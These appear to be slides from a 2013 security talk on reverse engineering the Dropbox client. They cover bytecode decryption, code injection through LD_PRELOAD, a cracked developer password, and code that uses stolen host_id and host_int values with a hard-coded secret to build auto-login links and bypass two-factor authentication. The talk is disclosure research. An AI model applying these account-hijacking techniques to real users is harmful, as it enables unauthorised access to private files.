



Looking inside the (Drop) box

Breaking a 10 billion USD product ;)

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2013.08.13

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- ▶ About Dropbox
- ▶ Existing Work
- ▶ Unpack, decrypt and decompile Dropbox
- ▶ Hijacking Dropbox accounts
- ▶ Bypassing SSL and 2FA
- ▶ Dropbox OSS client
- ▶ DEMO :-)

- ▶ Leading cloud based file storage service
- ▶ 175 million+ users and growing fast
- ▶ Worth 10 billion USD
- ▶ Runs almost anywhere (no Java crap!)
- ▶ Dropbox client, a modified interpreter running obfuscated Python bytecode

- ▶ (2012) A Critical Analysis of Dropbox Software Security, Nicolas RUFF and Florian LEDOUX (EADS guys)
- ▶ EADS guys analyzed versions 1.1.x to 1.5.x. Fails for 1.6.x released in November, 2012.
- ▶ Mostly kept the "juicy" bits (like source code) to themselves
- ▶ "dropboxdec" by Hagen Fritsch in 2012, for versions 1.1.x only

Earlier reversing techniques

- ▶ pyREtic (Rich Smith, Black Hat / DEFCON 2010) doesn't work for reversing Dropbox since *co_code* (code object attribute, raw bytecode) can't be accessed anymore at the Python layer
- ▶ Replacing .pyc with .py to control execution doesn't work!
- ▶ "Reverse Engineering Python Applications" (WOOT '08 paper, Aaron Portnoy) technique doesn't work for the same reason
- ▶ Dropbox is "challenging" to reverse and existing techniques fail

- ▶ (Most) Dropbox clients are written mostly in Python
- ▶ py2exe is used for packaging Windows client
- ▶ Python27.dll (customized version) can be extracted from Dropbox.exe using PE Explorer
- ▶ Dropbox.exe also contains a ZIP of all encrypted PYC files (bytecode)

What about Linux version?

- ▶ bbFreeze is (most likely) used for packaging Linux clients
- ▶ Static linking is used. There is no Python / OpenSSL .so file to extract and analyze in IDA Pro :-)

Extract encrypted bytecode, "unpacker"

```
import zipfile

fileName = "Dropbox.exe"

ztype = zipfile.ZIP_DEFLATED

f = zipfile.PyZipFile(fileName, "r", ztype)

f.extractall("pyc_orig")

# Works on all versions & all platforms!
```

Bytecode (.pyc) decryption

- ▶ No human-readable strings in `.pyc` files - encrypted!
- ▶ `.pyc` files are simply code objects marshaled (serialized)
- ▶ Analyzed `Python27.dll` (modified Python interpreter) from the Windows version of Dropbox
- ▶ We found Python's `r_object()` (`marshal.c`) function patched to decrypt code objects upon loading
- ▶ Also `.pyc` magic number was changed - trivial to fix

- ▶ To decrypt the buffer `r_object()` calls a separate function inside `Python27.dll`
- ▶ Why not call this decryption function from outside the DLL?
- ▶ Hard-coded address, as it has no symbol attached
- ▶ Unusual calling ABI, inline ASM saves the day!
- ▶ Slightly tricky due to code objects nested recursively
- ▶ No need at all to analyse the encryption algorithm, keys, etc.

Opcode Remapping

- ▶ Valid strings, but `.pyc` files still fail to load
- ▶ CPython is a simple opcode (1 byte long) interpreter
- ▶ `ceval.c` is mostly a big `switch` statement inside a loop
- ▶ It was patched to use different opcode values
- ▶ Mapping recovered manually by comparing disassembled DLL with standard `ceval.c`
- ▶ The most time consuming part - ca. 1 evening ;)

Bytecode decryption on Linux

- ▶ Everything statically linked into a single binary
- ▶ Decryption function inlined into `r_object()`, we can no longer call it from outside
- ▶ Need to find a more robust approach
- ▶ How about loading `.pyc` files and serializing them back?
- ▶ How do we gain control flow to load these `.pyc` files?

Good, old LD_PRELOAD

- ▶ We can use `LD_PRELOAD` to inject our C code into `dropbox` process

```
export LD_PRELOAD=libdedrop.so
```

- ▶ Just override some common C function like `strlen()` to gain control
- ▶ Can we inject Python code this way?
- ▶ Yeah, we can call `PyRun_SimpleString`
- ▶ BTW, it's official Python C API
- ▶ Look Ma, my Python file running inside a Dropbox binary!

Decryption for FREE!

- ▶ We can use `LD_PRELOAD` to inject our C code into `dropbox` process
- ▶ From injected code we can call another un-marshalling function, `PyMarshal_ReadLastObjectFromFile`
- ▶ It loads (and decrypts!) the code objects from **encrypted** `.pyc` file
- ▶ We no longer care about decryption, we get it for free!
- ▶ We still need to remap the opcodes, though!

Solving Opcode Mapping

- ▶ Opcode mapping was recovered manually initially
- ▶ Tedious and not future-proof at all
- ▶ We can NOW recover the mapping in a fully automated way
- ▶ Restored the *import* functionality in Dropbox
- ▶ all.py exercises > 95% of the opcodes, compile under both interpreters and do simple mapping between two bytecode versions

Missing co_code at Python layer

- ▶ co_code is not visible to the Python layer
- ▶ Layout of structure hosting co_code's is unknown!
- ▶ Need to find offset of co_code somehow
- ▶ Create new code object with known code string using PyCode_New()
- ▶ Use linear memory scan to locate the offset of the known code stream
- ▶ Problem Solved ;)

Decryption for FREE!

- ▶ The missing part - serializing it back to file
- ▶ Object marshalling was stripped from Dropbox's Python, for good reasons ;)
- ▶ We used PyPy's `_marshal.py`
- ▶ ... and yes, we inject the whole thing into the Dropbox process.

Decrypting encrypted bytecode

- ▶ Our method is a lot shorter, easier and more reliable than EADS one
- ▶ Around 200 lines of easy C, 350 lines of Python (including marshal code from PyPy)
- ▶ Robust, as we don't even need to deal with decryption ourselves
- ▶ Worked with all versions of Dropbox that we used for testing

Decompiling decrypted bytecode

- ▶ uncompile2
- ▶ A Python 2.5, 2.6, 2.7 byte-code decompiler, written in Python 2.7
- ▶ <https://github.com/Mysterie/uncompile2>
- ▶ Super easy to use (`$ uncompile2 code.pyc`) and it works great!
- ▶ We used <https://github.com/wibiti/uncompile2> since it is a bit more stable!

Interesting code snippets

```
IS_DEV_MAGIC = DBDEV and hashlib.md5(DBDEV)  
                .hexdigest().startswith('c3da6009e4')
```

- ▶ Logging is a "protected" developers-only feature
- ▶ Turning IS_DEV_MAGIC on enables debug mode which results in a lot of logging output
- ▶ It is possible to externally set this DBDEV environment variable

Cracking partial MD5 hash

- ▶ Wrote JtR plug-in for cracking the partial hash
- ▶ Superjames from #openwall cracked it before our plug-in had a chance

```
$ echo -en "a2y6shya" | md5sum  
c3da6009e40a6f572240b8ea7e814c60  
  
$ export DBDEV=a2y6shya; dropboxd
```

- ▶ This results in Dropbox printing debug logs to console
- ▶ So what? What is interesting about these logs?

host_id (Key Security Item)

- ▶ Each endpoint registration is associated with a unique, persistent 128-bit secret value called `host_id`
- ▶ Generated by server during installation. Not affected by password changes!
- ▶ `host_id` was stored in clear-text (in older versions) in a SQLite database
- ▶ In earlier versions of Dropbox, getting `host_id` was enough to hijack accounts (Derek Newton)
- ▶ `host_id` is now stored in encrypted fashion
- ▶ Also, we need `host_id` and "`host_int`" these days

Hijacking accounts using logs!

- ▶ `host_id` and `host_int` can be extracted from the DEBUG logs!
- ▶ This method is used in `dropbox_creds.rb` (Metasploit post module) plug-in to hijack Dropbox accounts.

<https://github.com/rapid7/metasploit-framework/pull/1497>

- ▶ Fixed after we reported it to Dropbox guys

- ▶ In addition, host_id can be extracted from \$HOME/.dropbox/config.dbx (using tools published by EADS guys)
- ▶ host_id and host_int can also be extracted from memory of the Dropbox process (more on this later)
- ▶ host_int can be "sniffed" from Dropbox LAN sync protocol traffic

LAN sync protocol + host_int sniffing

- ▶ host_int can be "sniffed" from Dropbox's LAN sync protocol traffic (but this protocol can be disabled by the user)


- ▶ Wrote Ettercap plug-in since Nmap plug-in was broken!

<https://github.com/kholia/ettercap/tree/dropbox>

- ▶ `$ nmap -p17500 --script=broadcast-dropbox-listener --script-args=newtargets`

- ▶ host_int doesn't seem to change (is it fixed by design?)

- ▶ What do I do with `host_id` and `host_int`?
- ▶ How does the Dropbox client automatically log in a user to its website from the tray icon?



- ▶ Use the Source, Luke!

Web link generation

```
host_id = ?    # required!
host_int = ?   # required!

baseurl = "https://www.dropbox.com/tray_login"
fixed_secret = "ssKeevie4jeeVie9bEen5baRFin9"
now = int(time.time())

h = hashlib.sha1('%s%s' % (fixed_secret,
                           host_id, now)).hexdigest()

url = "%s?i=%d&t=%d&v=%s&url=home&cl=en_US" %
      (baseurl, host_int, now, h)

print url # :-)
```

- ▶ host_int is received from the Dropbox server at the very start
- ▶ So can we ask the server for it ?
- ▶ Turns out it is "easy" to do so

Get host_int from server!

```
host_id = ?  # required!

ctype = 'application/x-www-form-urlencoded'
baseurl = 'https://client10.dropbox.com/'
data = "buildno=Dropbox-win-1.7.5&tag=&\
      uuid=123456&server_list=True&\
      host_id=%s&hostname=random" % host_id
headers = {'content-type': ctype}
r = requests.post(url + 'register_host',
                  data=data, headers=headers)
data = json.loads(r.text)

host_int = data["host_int"]

# host_id is EVERYTHING in Dropbox world!
```

- ▶ You can't sniff Dropbox traffic!
- ▶ So, how did we manage to figure out all these internal API calls?
- ▶ Reading code is "hard"!

Reflective DLL injection / LD_PRELOAD

- ▶ Inject a custom DLL / DSO, patch Python objects and bypass SSL encryption
- ▶ Find SSLSocket objects and patch their read(), write() and send() methods
- ▶ Can also steal host_id, host_int or whatever we want!

Patching & Snooping

```
# 1. Inject code into Dropbox.  
# 2. Locate PyRun_SimpleString using dlsym  
#    from within the Dropbox process  
# 3. Feed the following code to the located  
#    PyRun_SimpleString
```

```
import gc
```

```
objs = gc.get_objects()
```

```
for obj in objs:
```

```
    if hasattr(obj, "host_id"):
```

```
        print obj.host_id
```

```
    if hasattr(obj, "host_int"):
```

```
        print obj.host_int
```

Dropbox API and bypassing 2FA

- ▶ Bypassed SSL and peeked at traffic to understand the internal API
- ▶ Now it is possible to write an open-source Dropbox client
- ▶ Dropbox's two factor authentication can be bypassed by using this internal API!
- ▶ Inject / Use `host_id`, bypass 2FA, gain access to Dropbox's website + all data!
- ▶ `host_id` trumps all other security measures!

- ▶ "export DBDEV=a2y6shya" trick is patched in 2.0.0 (current stable release). Dropbox guys now check full hash value.
- ▶ SHA-256 hash
'e27eae61e774b19f4053361e523c771a92e8380
26da42c60e6b097d9cb2bc825'
- ▶ Can we break this SHA-256 hash?
- ▶ Can we run from the decompiled "sources"? ;)

- ▶ Get Dropbox
- ▶ Extracting and decompiling bytecode
- ▶ Accounting hijacking (dropbox-jack-v2.py)
- ▶ Dropbox OSS client

- ▶ Dropbox OSS PoC client, dedrop, all our source-code!

<https://github.com/kholia/dedrop>

- ▶ <https://github.com/wibiti/uncompyle2.git>
- ▶ <https://github.com/kholia/dbx-keygen-linux.git>

- ▶ `http_authentication.py` file contains:

`'fak returned', FakeShit realm="hi"`

`NTLM realm="your mom", you="suck",`

`Digest realm="hi", Shit"`

- ▶ There actually is a file named `"ultimatesymlinkresolver.py"`

Can't really say what is so "ultimate" about resolving symlinks ;)

- ▶ Dropbox runs `nginx`, `"nginx/1.2.7"`



- ▶ Are the obfuscation measures helping Dropbox and their users? Is this "arms-race" going to stop?
- ▶ **Dhiru Kholia (dhiru@openwall.com)**
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- ▶ Openwall folks, my colleagues at work, anonymous reviewers and friends for their invaluable feedback and encouragement
- ▶ Hagen Fritsch for showing that automated opcode mapping recovery is possible
- ▶ EADS guys and wibiti for their work on uncompile2
- ▶ Dropbox for being so awesome!

Thanks!

